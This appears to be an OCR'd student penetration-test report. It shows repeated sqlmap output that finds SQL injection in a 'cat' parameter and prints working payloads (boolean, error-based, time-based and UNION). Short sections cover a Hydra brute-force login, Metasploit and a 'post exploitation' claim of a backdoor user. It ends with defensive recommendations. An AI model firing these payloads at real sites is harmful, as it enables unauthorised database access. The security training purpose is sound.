[11:13:42] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[11:13:42] [WARNING] reflective value(s) found and filtering out
[11:13:48] [INFO] GET parameter 'cat' appears to be 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)' injectable (with --string="sem")
[11:13:48] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[11:13:48] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[11:13:49] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[11:13:49] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[11:13:50] [INFO] testing 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[11:13:50] [INFO] testing 'MySQL ≥ 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'
[11:13:50] [INFO] testing 'MySQL ≥ 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[11:13:51] [INFO] testing 'MySQL ≥ 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[11:13:51] [INFO] testing 'MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'


Text Editor
Simple Text Editor
sal1034mah@salamah: ~
[11:13:52] [INFO] testing 'MySQL ≥ 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[11:13:52] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[11:13:52] [INFO] testing 'MySQL ≥ 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[11:13:53] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
[11:13:53] [INFO] testing 'MySQL ≥ 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
[11:13:53] [INFO] testing 'MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[11:13:54] [INFO] testing 'MySQL ≥ 4.1 OR error-based - WHERE or HAVING clause (FLOOR)'
[11:13:54] [INFO] testing 'MySQL OR error-based - WHERE or HAVING clause (FLOOR)'
[11:13:55] [INFO] testing 'MySQL ≥ 5.1 error-based - PROCEDURE ANALYSE (EXTRACTVALUE)'
[11:13:55] [INFO] testing 'MySQL ≥ 5.5 error-based - Parameter replace (BIGINT UNSIGNED)'
[11:13:55] [INFO] testing 'MySQL ≥ 5.5 error-based - Parameter replace (EXP)'
[11:13:57] [INFO] testing 'MySQL ≥ 5.6 error-based - Parameter replace (GTID_SUBSET)'
[11:13:58] [INFO] GET parameter 'cat' is 'MySQL ≥ 5.6 error-based - Parameter replace (GTID_SUBSET)' injectable
[11:13:58] [INFO] testing 'MySQL inline queries'
[11:13:58] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (comment)'
[11:13:59] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries'
[11:13:59] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP - comment)'
[11:13:59] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP)'
[11:14:00] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[11:14:00] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[11:14:00] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[11:14:01] [INFO] testing 'MySQL ≥ 5.0.12 OR time-based blind (query SLEEP)'
[11:14:01] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (SLEEP)'
[11:14:01] [INFO] testing 'MySQL ≥ 5.0.12 OR time-based blind (SLEEP)'
[11:14:02] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (SLEEP - comment)'
[11:14:02] [INFO] testing 'MySQL ≥ 5.0.12 OR time-based blind (SLEEP - comment)'
[11:14:03] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP - comment)'
[11:14:03] [INFO] testing 'MySQL ≥ 5.0.12 OR time-based blind (query SLEEP - comment)'
[11:14:04] [INFO] testing 'MySQL < 5.0.12 AND time-based blind (BENCHMARK)'
[11:14:04] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (heavy query)'
[11:14:04] [INFO] testing 'MySQL < 5.0.12 OR time-based blind (BENCHMARK)'
[11:14:05] [INFO] testing 'MySQL > 5.0.12 OR time-based blind (heavy query)'
[11:14:05] [INFO] testing 'MySQL < 5.0.12 AND time-based blind (BENCHMARK - comment)'
[11:14:05] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (heavy query - comment)'
[11:14:06] [INFO] testing 'MySQL < 5.0.12 OR time-based blind (BENCHMARK - comment)'
[11:14:06] [INFO] testing 'MySQL > 5.0.12 OR time-based blind (heavy query - comment)'
[11:14:07] [INFO] testing 'MySQL ≥ 5.0.12 RLIKE time-based blind'
[11:14:07] [INFO] testing 'MySQL ≥ 5.0.12 RLIKE time-based blind (comment)'
[11:14:07] [INFO] testing 'MySQL ≥ 5.0.12 RLIKE time-based blind (query SLEEP)'
[11:14:08] [INFO] testing 'MySQL ≥ 5.0.12 RLIKE time-based blind (query SLEEP - comment)'
[11:14:09] [INFO] testing 'MySQL AND time-based blind (ELT)'
[11:14:09] [INFO] testing 'MySQL OR time-based blind (ELT)'


Firefox ESR
Browse the World Wide Web
sal1034mah@salamah: ~
[11:13:59] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries'
[11:13:59] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP - comment)'
[11:13:59] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP)'
[11:14:00] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[11:14:00] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[11:14:00] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[11:14:01] [INFO] testing 'MySQL ≥ 5.0.12 OR time-based blind (query SLEEP)'
[11:14:01] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (SLEEP)'
[11:14:01] [INFO] testing 'MySQL ≥ 5.0.12 OR time-based blind (SLEEP)'
[11:14:02] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (SLEEP - comment)'
[11:14:02] [INFO] testing 'MySQL ≥ 5.0.12 OR time-based blind (SLEEP - comment)'
[11:14:03] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP - comment)'
[11:14:03] [INFO] testing 'MySQL ≥ 5.0.12 OR time-based blind (query SLEEP - comment)'
[11:14:04] [INFO] testing 'MySQL < 5.0.12 AND time-based blind (BENCHMARK)'
[11:14:04] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (heavy query)'
[11:14:04] [INFO] testing 'MySQL < 5.0.12 OR time-based blind (BENCHMARK)'
[11:14:05] [INFO] testing 'MySQL > 5.0.12 OR time-based blind (heavy query)'
[11:14:05] [INFO] testing 'MySQL < 5.0.12 AND time-based blind (BENCHMARK - comment)'
[11:14:05] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (heavy query - comment)'
[11:14:06] [INFO] testing 'MySQL < 5.0.12 OR time-based blind (BENCHMARK - comment)'
[11:14:06] [INFO] testing 'MySQL > 5.0.12 OR time-based blind (heavy query - comment)'
[11:14:07] [INFO] testing 'MySQL ≥ 5.0.12 RLIKE time-based blind'
[11:14:07] [INFO] testing 'MySQL ≥ 5.0.12 RLIKE time-based blind (comment)'
[11:14:07] [INFO] testing 'MySQL ≥ 5.0.12 RLIKE time-based blind (query SLEEP)'
[11:14:08] [INFO] testing 'MySQL ≥ 5.0.12 RLIKE time-based blind (query SLEEP - comment)'
[11:14:09] [INFO] testing 'MySQL AND time-based blind (ELT)'
[11:14:09] [INFO] testing 'MySQL OR time-based blind (ELT)'
[11:14:09] [INFO] testing 'MySQL AND time-based blind (ELT - comment)'
[11:14:10] [INFO] testing 'MySQL OR time-based blind (ELT - comment)'
[11:14:10] [INFO] testing 'MySQL ≥ 5.1 time-based blind (heavy query) - PROCEDURE ANALYSE (EXTRACTVALUE)'
[11:14:10] [INFO] testing 'MySQL ≥ 5.1 time-based blind (heavy query - comment) - PROCEDURE ANALYSE (EXTRACTVALUE)'
[11:14:11] [INFO] testing 'MySQL ≥ 5.0.12 time-based blind - Parameter replace'
[11:15:12] [INFO] GET parameter 'cat' appears to be 'MySQL ≥ 5.0.12 time-based blind - Parameter replace' injectable
[11:15:12] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[11:15:12] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[11:15:20] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[11:15:29] [INFO] testing 'MySQL UNION query (random number) - 1 to 20 columns'
[11:15:30] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION quer
y injection technique test
[11:15:32] [INFO] target URL appears to have 11 columns in query
[11:15:41] [INFO] GET parameter 'cat' is 'MySQL UNION query (random number) - 1 to 20 columns' injectable
[11:15:41] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if you experience any problems during data retrieval
GET parameter 'cat' is vulnerable. Do you want to keep testing the others (if any)? [y/N]


Text Editor
Simple Text Editor
sal1034mah@salamah: ~
[11:14:10] [INFO] testing 'MySQL ≥ 5.1 time-based blind (heavy query - comment) - PROCEDURE ANALYSE (EXTRACTVALUE)'
[11:14:11] [INFO] testing 'MySQL ≥ 5.0.12 time-based blind - Parameter replace'
[11:15:12] [INFO] GET parameter 'cat' appears to be 'MySQL ≥ 5.0.12 time-based blind - Parameter replace' injectable
[11:15:12] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[11:15:12] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[11:15:20] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[11:15:29] [INFO] testing 'MySQL UNION query (random number) - 1 to 20 columns'
[11:15:30] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION quer
y injection technique test
[11:15:32] [INFO] target URL appears to have 11 columns in query
[11:15:41] [INFO] GET parameter 'cat' is 'MySQL UNION query (random number) - 1 to 20 columns' injectable
[11:15:41] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if you experience any problems during data retrieval
GET parameter 'cat' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 207 HTTP(s) requests:

Parameter: cat (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
Payload: cat=-7030 OR 9138=9138#
Type: error-based
Title: MySQL ≥ 5.6 error-based - Parameter replace (GTID_SUBSET)
Payload: cat=GTID_SUBSET(CONCAT(0x716a787a71,(SELECT (ELT(1801=1801,1))),0x717a626b71),1801)
Type: time-based blind
Title: MySQL ≥ 5.0.12 time-based blind - Parameter replace
Payload: cat=(CASE WHEN (3146=3146) THEN SLEEP(5) ELSE 3146 END)
Type: UNION query
Title: MySQL UNION query (random number) - 11 columns
Payload: cat=-4486 UNION ALL SELECT 6007,6007,6007,6007,6007,6007,6007,6007,CONCAT(0x716a787a71,0x544a5074686b4c6b7466674571735454 6f4b525744716d6c51414b72486357536d697854684d6352,0x717a626b71),6007,6007#


[11:32:36] [INFO] the back-end DBMS is MySQL
[11:32:36] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[11:32:36] [CRITICAL] unable to connect to the target URL ('Connection refused')
[11:32:36] [WARNING] your sqlmap version is outdated
[*] ending @ 11:32:36 /2025-03-26/
(sal1034mah㉿salamah)-[~]
$


4.2.2 Brute-Force Attack

Hydra Test:

Exploitation of a vulnerability via brute force attack with evidence of successful log in attempts where the username and password are the same.


Here is an evidence of a successful exploitation:






Metasploit framework scan results:

To check for broken sessions the Metasploit framework was used and the following results were gotten.






4.3 Post exploitation:

After successful exploitations of these vulnerabilities,I gained full access and maintained access by staying inside the system to avoid losing access by setting a backdoor or new user . Here are evidences of maintained accesses and privileges.


/home/sal1034mah
sal1034mah@salamah: ~
12:30
iew Help
(sal1034mah㉿salamah)-[~]
$ whoami # check if we are root/admin
sal1034mah
(sal1034mah㉿salamah)-[~]
$ hostname # get the system's name ip a #find network details
salamah
(sal1034mah㉿salamah)-[~]
$ whoami # check available privileges
sal1034mah
(sal1034mah㉿salamah)-[~]
$ cat /etc/passwd | grep sal1034mah
sal1034mah:x:1000:1000:salamah abdulmalik,,,:/home/sal1034mah:/usr/bin/zsh
(sal1034mah㉿salamah)-[~]
$ usermod -l sarleeh sal1034mah
usermod: user sal1034mah is currently used by process 866
(sal1034mah㉿salamah)-[~]
$ whoami # check if we are root/admin
sal1034mah
(sal1034mah㉿salamah)-[~]
$


sal1034mah@salamah: ~
12:31
File Actions Edit View Help
(sal1034mah㉿salamah)-[~]
$ whoami # check if we are root/admin
sal1034mah
(sal1034mah㉿salamah)-[~]
$ hostname # get the system's name ip a #find network details
salamah
(sal1034mah㉿salamah)-[~]
$ whoami # check available privileges
sal1034mah
(sal1034mah㉿salamah)-[~]
$ cat /etc/passwd | grep sal1034mah
sal1034mah:x:1000:1000:salamah abdulmalik,,,:/home/sal1034mah:/usr/bin/zsh
(sal1034mah㉿salamah)-[~]
$ usermod -l sarleeh sal1034mah
usermod: user sal1034mah is currently used by process 866
(sal1034mah㉿salamah)-[~]
$ whoami # check if we are root/admin
sal1034mah
(sal1034mah㉿salamah)-[~]
$
(sal1034mah㉿salamah)-[~]
$



6. Recommendations

7. The key to preventing SQL injection vulnerabilities is to separate the database query structure (application logic) from user-controllable inputs (data ingestion and processing). Regardless of language, there are two main ways to do this: by setting up stored procedures in the database or by using parameterized queries in the application. In most cases, parameterized queries are the easier and more flexible option, and PHP provides a dedicated extension to make them even easier.

8. Using parameterized queries to prevent SQLi

9. To prevent and/or fix SQL Injection vulnerabilities, use Parameterized queries that are simple to write and understand. They force you to define the SQL query and use placeholders for user-provided variables in the query. After the SQL statement is defined, you can pass each parameter to the query. This allows the database to distinguish between the SQL command and data supplied by a user. If an attacker inputs SQL commands, the parameterized query treats them as untrusted input and the database does not execute injected SQL commands. If you properly parametrize SQL queries, all user input that is passed to the database is treated as data and can never be confused as being part of a command.

HOW TO PREVENT A BRUTE FORCE ATTACK.

. Use Strong Passwords.

Having a strong password policy is the simplest and most effective way of thwarting a brute-force attack. You would want to create a complex password for your web application or a public server that is impossible to guess but is relatively easy to remember. Follow these guidelines when creating a password:

- Don’t use your personal information for your passwords. Avoid using your birthday, name, or email address for your passwords.
- Never recycle passwords for your accounts. Use unique password combinations for each of your online accounts.
- 30% of recycled or modified passwords can be cracked in 10 guesses. Use long passphrases that contain spaces and unique characters. Include numbers, symbols, and uppercase and lowercase characters in your passwords.
- Create a password that’s longer than six characters. Ideally, passwords should be at least 15 characters long. • Don’t use dictionary words from any language. It’s best to use random character strings rather than words.

2. Limit Login Attempts.

By default, most websites, especially if they run on WordPress, allow unlimited login attempts. If you are a website administrator, you can use a plugin to limit the login attempts possible on your site to block brute force attacks. Such plugins allow you to enter the number of logins you want your visitors to have. Once they exceed the number of attempts, their IP addresses will be banned from your site for a considerable length of time.

3. Monitor IP addresses.

In relation to the second tactic, you should limit login attempts to users

coming from a specified IP address or range. This is especially important if you have a hybrid work environment or most of your employees work remotely. Set up alerts whenever you encounter login attempts from anomalous IP addresses and make sure to block them.

4. Use Two-Factor Authentication (2FA).

Two-factor or multi-factor authentication adds an extra layer of security to your accounts. 2FA requires a user to validate their identity when logging into an account before being granted access. For example, you would be asked to confirm that it was indeed you who's trying to log into your email when you have 2FA enabled. Before gaining access to your account, you would have to key in a unique code sent to your mobile number as a way of verifying your identity.

5. Use CAPTCHAs.

CAPTCHA stands for "Completely Automated Public Turing test to tell Computers and Humans Apart." Essentially, CAPTCHAs are challenges that are difficult for automated computer programs to perform but are easy for humans, such as spotting patterns or clicking in a specific area on a webpage. Websites use them to restrict usage by bots and spam.

6. Use Unique Login URLs

Creating unique login URLs for various user groups would be another challenging and time-consuming step for an attacker. It may not necessarily stop a brute force attack; however, it could deter attackers who can't be bothered.

7. Disable Root SSH Logins

Brute force attempts made on the Secure Shell (SSH) protocol are made possible via the root user. Edit the sshd_config file and set it to “DenyUsers root” and “PermitRootLogin no” options to ensure that the root user cannot be accessed via SSH.

8. Use Web Application Firewalls (WAFs)


